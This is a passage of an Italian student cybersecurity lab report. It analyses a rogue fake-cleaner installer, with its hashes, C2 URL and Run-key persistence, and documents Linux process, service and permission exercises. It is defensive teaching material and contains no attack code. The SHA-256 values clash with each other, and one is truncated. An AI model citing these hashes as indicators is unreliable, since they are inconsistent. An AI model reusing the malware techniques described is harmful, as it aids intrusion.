

CYBER SECURITY & ETHICAL HACKING · BUILD WEEK 3

Report Tecnico Finale Blue Team & Malware Analysis

Indagine integrata su sei esercitazioni di laboratorio, due tracce Extra e quattro tracce Bonus: analisi malware, forense di rete, amministrazione Linux, threat hunting su SIEM, exploitation e relative contromisure difensive.

Malware Analysis

Network Forensics

Linux Hardening

SIEM / Threat Hunting

Exploitation & Difese

MITRE ATT&CK

IOC & Remediation

GRUPPO DI LAVORO

DataShields — 7 partecipanti

AMBIENTE

Security Onion · CyberOps · Kali · FLARE/Triage

DOCUMENTO

Report di consegna · v1.0

DATA

Giugno 2026

Gruppo di lavoro e ripartizione dei compiti

Il progetto è stato svolto da un gruppo di sette partecipanti con ruoli specializzati. Ogni membro ha catturato le proprie evidenze e redatto la propria sezione; l'editor (P7) ha curato l'assemblaggio finale, l'uniformità grafica e le sezioni trasversali.

Ruolo	Profilo	Sezioni assegnate	Partecipante
P1	Malware Analysis & CTF	Es. 1 — Malware <i>rogue</i> AdwCleaner.exe · Bonus 4 — CTF steganografica	Alex Setti
P2	Linux Systems & Sandbox	Es. 2 — Server Linux · Es. 5 — ANY.RUN (2 task)	Piergiorgio Grilli
P3	Filesystem & Threat Intelligence	Es. 3 — Filesystem & permessi · Extra 1 — Mydoom	Marcos Galeoni
P4	Network Traffic Analyst	Es. 4 — Wireshark HTTP/HTTPS · Es. 6 — Estrazione da PCAP	Nicola Cuocci
P5	SOC / Threat Hunter	Bonus 1 — SQL Injection & DNS Exfiltration	Lorenzo Sanna
P6	SOC / Threat Hunter	Bonus 2 — Host compromesso · Bonus 3 — Splunk Haunting	Gianluca Vitale
P7	Offensive Concepts & Report Editor	Extra 2 — Buffer overflow · assemblaggio e sezioni trasversali	Francesco Borgherese

Deliverable trasversali

Sezione trasversale	Responsabile
Copertina, indice, uniformità grafica	P7 · Francesco Borgherese
Executive Summary	P7 · con contributi di tutti
Mappatura MITRE ATT&CK	P7 · consolidata dalle evidenze di tutti
Conclusioni / Lezioni apprese	P7 · con contributi di tutti
Glossario tecnico	P7 · con contributi di tutti
Appendice IOC	P7 · consolidata dagli IOC di tutte le sezioni

Nota sull'attribuzione e sulle tracce supplementari

I nominativi sono assegnati secondo la ripartizione dei ruoli e le sezioni effettivamente curate da ciascun membro. La **traccia originale** comprende i **6 esercizi obbligatori** e le **2 tracce Extra** (Mydoom e Buffer Overflow). Le **quattro tracce Bonus** (SQL Injection & DNS Exfiltration, Host compromesso, Splunk Haunting e CTF) sono state fornite dal docente come **approfondimenti supplementari nel corso della settimana** e sono raccolte, per completezza, nella parte finale del documento. La traccia **Extra 2 (Buffer Overflow)** e la **CTF (Bonus 4)** sono documentate come *parzialmente completate*, con l'avanzamento raggiunto.

Indice

01	Executive Summary — sintesi per il management	4
02	Metodologia & ambiente di laboratorio	6

ESERCIZI OBBLIGATORI (TRACCIA ORIGINALE)

03	Esercizio 1 — Malware Analysis: rogue AdwCleaner.exe	8
04	Esercizio 2 — Server Linux: processi, servizi, telnet	13
05	Esercizio 3 — Filesystem Linux & permessi	16
06	Esercizio 4 — Wireshark: HTTP in chiaro vs HTTPS cifrato	18
07	Esercizio 5 — ANY.RUN: due analisi di sandbox	20
08	Esercizio 6 — Estrazione di un eseguibile da PCAP (Nimda)	22

TRACCE EXTRA (TRACCIA ORIGINALE)

09	Extra 1 — Mydoom: analisi difensiva / threat intelligence	25
10	Extra 2 — Buffer Overflow: concetti & difese (parziale)	27

TRACCE BONUS (SUPPLEMENTARI)

11	Bonus 1 — SQL Injection & DNS Exfiltration	30
12	Bonus 2 — Host compromesso via 5-tupla	34
13	Bonus 3 — Splunk Haunting	38
14	Bonus 4 — CTF DRAGON34 (parziale)	42

SEZIONI TRASVERSALI E APPENDICI

15	Mappatura MITRE ATT&CK complessiva	43
16	Conclusioni & lezioni apprese	44
17	Glossario tecnico	45
18	Appendice — Tabella IOC consolidata	46

1 • Executive Summary

Sintesi non tecnica destinata al management. I dettagli tecnici, i comandi e le evidenze (screenshot) sono nelle sezioni successive.

Questo report documenta un percorso completo di operazioni difensive (**Blue Team**) e di **malware analysis** condotto in laboratorio isolato durante la Build Week 3. Il gruppo ha affrontato l'intero ciclo di vita di un incidente: dall'**analisi di un campione malevolo** e la sua bonifica, alla **forense di rete** con Wireshark, fino al **threat hunting** su piattaforme SIEM (Security Onion/Kibana e Splunk) per ricostruire attacchi reali simulati.

Le indagini hanno confermato scenari di rischio concreti. In ambito malware, un finto strumento di pulizia (*AdwereCleaner.exe*) si è rivelato un installer rogue con persistenza e comunicazione verso server esterni; due analisi in sandbox hanno evidenziato un sofisticato **phishing tramite abuso di applicazioni OAuth** e un **infostealer** orientato al furto di credenziali. Sul fronte rete, è stata dimostrata in modo inequivocabile la differenza tra traffico **HTTP in chiaro** (credenziali leggibili da chiunque intercetti la rete) e **HTTPS cifrato**. Le due indagini SIEM più gravi hanno ricostruito un'**iniezione SQL** che ha esfiltrato dati di carte di credito e una **compromissione completa di un host** con creazione di un utente backdoor ed esfiltrazione di un documento riservato.

Per ogni scenario il report fornisce gli **indicatori di compromissione (IOC)**, la mappatura alle tecniche **MITRE ATT&CK** e raccomandazioni operative di contenimento e prevenzione. Il messaggio trasversale è che la maggior parte degli attacchi osservati sarebbe stata rilevata o mitigata da pratiche di base: aggiornamento e patching, segmentazione di rete, monitoraggio dei log, principio del minimo privilegio, cifratura dei canali e formazione degli utenti.

Quadro dei risultati

#	Esercizio / Traccia	Esito chiave	Gravità
1	Malware — AdwereCleaner.exe	Rogue/adware installer: 53/70 su VirusTotal, persistenza via Run key, C2 verso vikingwebscanner.com	Alto
2	Server Linux	Mappati servizi nginx (80), SSH (22), DHCP (68); dimostrata privilege separation master/worker	Informativo
3	Filesystem & permessi	Dimostrate differenze symlink/hard-link, chmod/chown, mount/umount e modello di permessi	Informativo
4	Wireshark HTTP vs HTTPS	Credenziali in chiaro su HTTP (POST), dati illeggibili su HTTPS (TLS) — prova della cifratura	Medio
5	ANY.RUN (2 task)	OAuth rogue-app phishing + infostealer Vidar/Lumma con C2 e furto credenziali	Alto
6	Estrazione da PCAP	Eseguibile estratto da HTTP; nome contraffatto: il payload reale è cmd.exe	Medio
E1	Mydoom (intelligence)	Profilata l'architettura del worm e definito un metodo di diffing per le varianti	Informativo
E2	Buffer Overflow (parziale)	Dimostrato il crash con offset calcolato e mappate le difese Blue Team	Medio
B1	SQLi & DNS Exfiltration	UNION SQLi sulla tabella credit_cards + esfiltrazione DNS in hex di un documento riservato	Critico
B2	Host compromesso (5-tupla)	Shell root su porta 6200, creazione backdoor myroot, esfiltrazione FTP di confidential.txt	Critico
B3	Splunk Haunting	33.253 Failed password, 185 IP in brute force, 733 errori HTTP 500	Medio
B4	CTF (parziale)	Ricostruita la catena steganografica fino al flag DRAGON34	Informativo

Lettura del documento

Le sezioni seguono uno schema uniforme: **Obiettivo** → **Ambiente/Strumenti** → **Procedura** (con screenshot numerati e referenziati nel testo) → **Risposte alle domande della traccia** → **Osservazioni di sicurezza/IOC** → **Mini-conclusione**. I codici tra parentesi quadre (es. **[S1.4]**) identificano gli screenshot di riferimento.

2 • Metodologia e ambiente di laboratorio

Tutte le attività si sono svolte in **ambienti isolati e dedicati**, secondo le buone pratiche di un laboratorio Blue Team. Per l'analisi malware è stato adottato il principio dello **snapshot «CLEAN»** prima della detonazione del campione, con rete **host-only/simulata** per osservare gli eventuali tentativi di connessione C2 senza esporre Internet, e senza cartelle o appunti condivisi. I campioni sono stati maneggiati esclusivamente all'interno delle VM, senza mai essere eseguiti sull'host.

Principio di sicurezza adottato

Nessun campione malevolo è stato eseguito al di fuori di una sandbox isolata. Per «pulire le tracce» si intende la **remediation** (terminazione dei processi, rimozione della persistenza, ripristino dello snapshot pulito), non l'occultamento di attività. Nessun frammento di codice malevolo riutilizzabile è riprodotto nel report.

Ambienti e macchine virtuali

Ambiente / VM	Ruolo nel progetto	Credenziali lab	Esercizi
FLARE-VM / Windows + Triage, PESTudio, CFF Explorer	Analisi malware statica e dinamica	—	Es. 1
CyberOps Workstation (Cisco)	Amministrazione e forense Linux	analyst / cyberops	Es. 2, 3, 6
Kali Linux 2026.1	Cattura traffico, exploitation, Splunk	kali / ***	Es. 4, Extra 2, Bonus 3
ANY.RUN (sandbox cloud pubblica)	Detonazione e analisi comportamentale	—	Es. 5
Security Onion + Kibana / Sguil / Zeek	SIEM, threat hunting, correlazione log	analyst / cyberops	Bonus 1, Bonus 2

Strumenti utilizzati

Categoria	Strumenti impiegati
Analisi statica PE	PEStudio, CFF Explorer, file, strings, hashing (SHA256/MD5)
Threat intel / reputazione	VirusTotal, MalwareBazaar, Triage, ANY.RUN
Analisi dinamica	Sandbox Triage/ANY.RUN (process tree, rete, file/registry, firme YARA)
Forense di rete	Wireshark, tcpdump, Follow TCP Stream, Export Objects
SIEM / hunting	Security Onion (Zeek/Bro, Sguil), Kibana, Splunk Enterprise (SPL)
Exploitation (lab)	Immunity Debugger, nC, Metasploit Framework tools
Decodifica / utility	xxd, base64, steghide, interpreti Brainfuck/COW

Convenzioni del report

- Gli screenshot sono numerati con codici del tipo **[S2.3]** / **[B1.4]** / **[E2.3]** e referenziati nel testo.
- Valori variabili tra macchine (PID, IP, timestamp, hash) sono riportati come osservati nelle *nostre* evidenze: possono differire da quelli «modello» della traccia.

- I dati sensibili negli screenshot (numeri di carta, password) sono trattati come materiale di laboratorio; nel testo sono riportati in forma parziale/oscurata ove opportuno.

MALWARE ANALYSIS · ES. 1

01

Analisi del rogue AdwereCleaner.exe

P1 · Alex Setti

Rischio: Alto

OBIETTIVO

Eseguire un'analisi **statica** e **dinamica** completa del campione AdwereCleaner.exe, classificarne la minaccia, raccoglierne gli indicatori di compromissione (IOC) e definire la procedura di bonifica. Il file si presenta come un innocuo strumento di pulizia adware, ma il nome è una tecnica di *masquerading*.


AMBIENTE & STRUMENTI

Analisi statica con **PEStudio**, **CFF Explorer** e **VirusTotal**; analisi dinamica tramite sandbox **Triage**. Il campione è stato maneggiato esclusivamente in ambiente isolato (VM usa-e-getta, rete simulata), senza mai essere eseguito sull'host.

Campo	Valore
File analizzato	AdwereCleaner.exe
SHA-256	51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc
Tipo / architettura	Windows PE eseguibile · 32 bit · subsystem GUI
Installer / packer	Nullsoft Scriptable Install System (NSIS)
Entry point	0x000030E4
Classificazione stimata	Rogue / Adware / Spyware / Dropper
Detection ratio	53 / 70 motori VirusTotal · score Triage 7/10


Analisi statica

PEStudio conferma immediatamente la natura malevola del campione: **53 motori su 70** lo rilevano come dannoso o sospetto, con classificazioni che spaziano tra *FakeAV*, *Rogue*, *Trojan*, *Adware* e *Downloader*. Il file è un installer **NSIS** a 32 bit che funge da **dropper**: rilascia ed esegue un secondo componente, 6AdwCleaner.exe.




[S1.1] PEStudio — vista «indicators»: 53/70 detection, installer NSIS, certificato scaduto, overlay ad alta entropia (≈ 7.996).

Il certificato digitale (intestato a WAT Software Rotterdam, CA COMODO) risulta **scaduto dal 22/05/2015**: una firma presente ma non attendibile non aumenta la fiducia nel file. Le sezioni PE mostrano una **.ndata** anomala/virtualizzata e un **overlay con entropia ≈ 7.996** (prossima a 8), indice di dati compressi/cifrati impacchettati nell'installer.




[S1.2] Certificato scaduto (validità fino al 22/05/2015) — firma non attendibile.



[S1.3] Sezioni PE: la sezione **.ndata** è segnalata come anomala.


La **import table** è coerente con un installer/spyware: gestione file e processi (CreateProcessA, CopyFileA), manipolazione del registro (RegCreateKeyExA, RegSetValueExA) e — soprattutto — accesso agli **appunti** (OpenClipboard / SetClipboardData) e funzioni a rischio come SetWindowsHookEx, WriteProcessMemory e l'uso di SeDebugPrivilege.



[S1.4] PEStudio — import table: API di processo, registro e clipboard (componente spyware) evidenziate.

Analisi dinamica (sandbox Triage)

L'esecuzione controllata conferma il flusso: avvio da Temp → rilascio ed esecuzione di 6AdwCleaner.exe -auto → creazione della **persistenza** tramite Run key → modifica delle impostazioni di Internet Explorer → *discovery* di lingua/localizzazione → comunicazione verso infrastruttura esterna. La persistenza è installata in HKCU\...\CurrentVersion\Run\AdwCleaner, quindi senza necessità di privilegi amministrativi.



General

Target: AdwareCleaner.exe
Size: 109Kb
SHA256: 51291230c0c338f53304540f9582b262783305e76323779c4f5c3876c461

Score: 7/10

ADWARE DISCOVERY
INSTALLER PERSISTENCE
SPYWARE

Malware Config

Targets

Target: AdwareCleaner.exe
Size: 109Kb
SHA256: 51291230c0c338f53304540f9582b262783305e76323779c4f5c3876c461

Score: 6/10


ADWARE DISCOVERY
PERSISTENCE
SPYWARE

MITRE ATT&CK Enterprise

Tasks

Task	Score	Risk Level
static1	3/10	INSTALLER
behavioral1	7/10	ADWARE DISCOVERY PERSISTENCE SPYWARE
behavioral2	7/10	DISCOVERY PERSISTENCE
behavioral3	7/10	ADWARE PERSISTENCE SPYWARE
behavioral4	7/10	PERSISTENCE

[S1.5] Report Triage: process tree, attività di rete e punteggio di rischio (7/10).



[S1.6] Matrice MITRE ATT&CK generata da Triage per il campione.

Indicatore di Command & Control

La richiesta verso http://www.vikingwebscanner.com/scripts/new_install.php?owner=6AdwCleaner è una tipica *notifica di nuova installazione*: registra l'host infetto presso il server dell'attaccante e può recuperare configurazioni remote.

Indicatori di compromissione (IOC)

Tipo	Valore
Hash dropper (SHA-256)	4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38fbeaa61
Hash dropper (MD5)	87e4959fefec297ebbf42de79b5c88f6
File rilasciati	6AdwCleaner.exe, 6AdwCleaner.INI, 6AdwCleaner.exe.config, CRYPTSP.dll
Persistenza (registro)	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdwCleaner
Dominio / URL C2	www.vikingwebscanner.com · /scripts/new_install.php

Bonifica e prevenzione

Bonifica: isolare l'host dalla rete → terminare i processi AdwereCleaner.exe/6AdwCleaner.exe → rimuovere i file droppati e la chiave Run → ripristinare le impostazioni IE → scansione EDR → in caso di compromissione estesa, ripristino da backup pulito. **Prevenzione:** AV/EDR aggiornati, *application allow-listing*, blocco dei domini C2, e formazione degli utenti contro i finti tool di pulizia.

Mini-conclusione

Il campione non è uno strumento di pulizia ma un **rogue/adware con funzionalità di dropper, persistenza, discovery e spyware**. Rischio complessivo **alto**, in particolare in contesti aziendali per il rischio di persistenza e comunicazione esterna.

AMMINISTRAZIONE LINUX · ES. 2

02

Server Linux: processi, servizi e telnet

P2 · Piergiorgio Grilli

Rischio: Informativo

OBIETTIVO

Identificare i servizi/server in esecuzione su una **CyberOps Workstation** (analyst / cyberops) usando ps, netstat e telnet, e interpretarne l'output dal punto di vista della sicurezza.

Processi, socket e PID

Avviato nginx, l'incrocio tra netstat -tunap e ps mostra il web server in ascolto sulla **porta 80/TCP** in stato **LISTEN**, associato al **PID 1455** (nginx: master). Il master, avviato da root, genera il **worker PID 1456** di proprietà dell'utente non privilegiato http: è la classica **privilege separation**.

```
[analyst@secOps ~]$ sudo ps -ejH | grep nginx
[sudo] password for analyst:
 1455  1455  1455 ?        00:00:00  nginx
 1456  1455  1455 ?        00:00:00  nginx
[analyst@secOps ~]$ sudo netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6633           0.0.0.0:*               LISTEN      374/python3.9
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      384/sshd: /usr/bin/
tcp        0      0 0.0.0.0:21             0.0.0.0:*               LISTEN      451/vsftpd
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      1455/nginx: master
tcp6       0      0 :::22                  :::*                    LISTEN      384/sshd: /usr/bin/
udp        0      0 10.0.2.15:68           0.0.0.0:*               LISTEN      290/systemd-network
[analyst@secOps ~]$ sudo ps -elf | grep 1455
1 S root      1455      1 0 80 0 - 3723 sigsus 09:10 ?        00:00:00 nginx: master process /usr/bin/nginx
5 S http     1456     1455 0 80 0 - 3827 do_epo 09:10 ?        00:00:00 nginx: worker process
0 S analyst  1566    1548 0 80 0 - 1615 anon_p 09:18 pts/0    00:00:00 grep 1455
[analyst@secOps ~]$
```

[S2.1] ps -ejH | grep nginx, netstat -tunap e ps -elf | grep 1455: porta 80 LISTEN → PID 1455 master, PID 1456 worker (utente http).

Test dei servizi con telnet

Telnet verso le porte conferma i banner: la **80** risponde in HTTP (400 Bad Request, Server: nginx/1.28.0) inviando una pagina HTML; la **22** espone SSH-2.0-OpenSSH_10.0; la **68** (client DHCP, UDP) **rifiuta** la connessione TCP di telnet.

```
[analyst@secOps ~]$ telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
asd
HTTP/1.1 400 Bad Request
Server: nginx/1.28.0
Date: Mon, 22 Jun 2026 13:32:29 GMT
Content-Type: text/html
Content-Length: 157
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.28.0</center>
</body>
</html>
Connection closed by foreign host.
[analyst@secOps ~]$ telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_10.0
asd
Invalid SSH identification string.
Connection closed by foreign host.
[analyst@secOps ~]$ telnet 127.0.0.1 68
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
[analyst@secOps ~]$
```

[S2.2] Telnet su porta 80 (HTTP 400 + HTML), porta 22 (banner OpenSSH) e porta 68 (Connection refused).

Risposte alle domande della traccia

D Perché eseguire ps con sudo?

Per ottenere visibilità completa su **tutti** i processi del sistema, inclusi quelli di root e di altri utenti (es. http). Senza privilegi, l'opzione -p di netstat non mostrerebbe PID e nomi dei programmi altrui.

D Significato di -t -u -n -a -p in netstat? L'ordine conta?

-t TCP, -u UDP, -n numerico (niente risoluzione DNS/nomi), -a tutte le socket (in ascolto + stabilite), -p mostra PID/programma. **L'ordine non conta**: le opzioni a lettera singola sotto lo stesso trattino sono interscambiabili.

D Cos'è nginx e perché il processo 1456 appartiene all'utente http?

nginx è un **web server / reverse proxy** ad alte prestazioni. Il **master** (root) legge la configurazione e si lega alle porte privilegiate; i **worker** cedono i privilegi e girano come `http`. Così un'eventuale RCE sul web server resta confinata a un utente limitato, senza compromettere l'intero sistema.

D Perché telnet sulla porta 68 fallisce?

La 68 è del client DHCP, che usa **UDP**; telnet usa **TCP** e non c'è alcun socket TCP in ascolto su quella porta (né sull'interfaccia di loopback) → `Connection refused`.

D Telnet è sicuro?

No. Trasmette tutto in chiaro: chiunque sniffi la rete può leggere comandi e password. È utile solo come strumento diagnostico per testare porte TCP; in produzione si usa **SSH**.

Mini-conclusione

L'esercizio dimostra come mappare servizi e PID e leggere i banner di rete. La **privilege separation** di nginx e l'uso di SSH al posto di telnet sono due buone pratiche di hardening direttamente osservate.

AMMINISTRAZIONE LINUX · ES. 3

03

Filesystem Linux & permessi

P3 · Marcos Galeoni

Rischio: Informativo

OBIETTIVO

Esplorare la rappresentazione dei file in Linux, la differenza tra **link simbolici** e **hard link**, la gestione dei **permessi** (chmod/chown) e il **mount**/umount di partizioni.

Tipi di file e link

In /dev si distinguono file a **blocchi** (b, es. sda), a **carattere** (c, es. tty) e **link simbolici** (l). Creati un soft link e un hard link, rinominando i file originali si osserva la differenza chiave: il **symlink si rompe** (puntava al *nome*), mentre l'**hard link resta valido** (punta all'*inode*, ai dati fisici).

```

[analyst@secOps ~]$ ls -l
total 36
drwxr-xr-x 2 analyst analyst 4096 Jun 17 2025 Desktop
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 Downloads
-rw-r--r-- 1 analyst analyst 9 Jun 22 11:04 file1new.txt
lrwxrwxrwx 1 analyst analyst 9 Jun 22 11:04 file1symbolic -> file1.txt
-rw-r--r-- 2 analyst analyst 5 Jun 22 11:04 file2hard
-rw-r--r-- 2 analyst analyst 5 Jun 22 11:04 file2new.txt
drwxr-xr-x 9 analyst analyst 4096 Jun 18 2025 lab.support.files
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 scripts
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 second_drive
drwxr-xr-x 5 analyst analyst 4096 Jun 18 2025 yay
[analyst@secOps ~]$

```

[S3.1] `ls -l` della home: `file1symbolic` → `file1.txt` (symlink, tipo l) e `file2hard` (hard link, conteggio 2 sull'inode).

Permessi: chmod e chown

`chmod 665` su `myFile.txt` aggiunge la scrittura al gruppo (`rw-rw-r-x`). Dopo `chown root`, l'utente `analyst` **riesce comunque a scrivere** con `echo test >>`: pur non essendo più proprietario, appartiene al *gruppo* che ha permesso di scrittura. È la dimostrazione pratica del legame permessi/proprietà.

```

[analyst@secOps ~]$ cd second_drive/
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt
[analyst@secOps second_drive]$ sudo chown root myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root root 16384 Mar 26 2018 lost+found
-rw-rw-r-x 1 root analyst 188 Jun 22 17:12 myFile.txt
[analyst@secOps second_drive]$

```

[S3.2] Dopo `chmod 665` e `chown root`: proprietario root, gruppo analyst.

```

[analyst@secOps scripts]$ cd ~
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx----- 2 root root 16384 Mar 26 2018 lost+found
-rw-rw-r-x 1 analyst analyst 188 Jun 22 17:12 myFile.txt
[analyst@secOps ~]$

```

[S3.3] `mount /dev/sdb1` su `second_drive`: compaiono `lost+found` e `myFile.txt`.

Il tentativo di touch /mnt/myNewFile.txt fallisce con *Permission denied* perché /mnt è di root (drwxr-xr-x): serve sudo. Montando /dev/sdb1, la directory second_drive (prima vuota, total 0) espone i file fisicamente residenti sul secondo disco; con umount torna vuota.

Risposte alle domande della traccia

D Cosa succede a file2hard modificando file2new.txt?

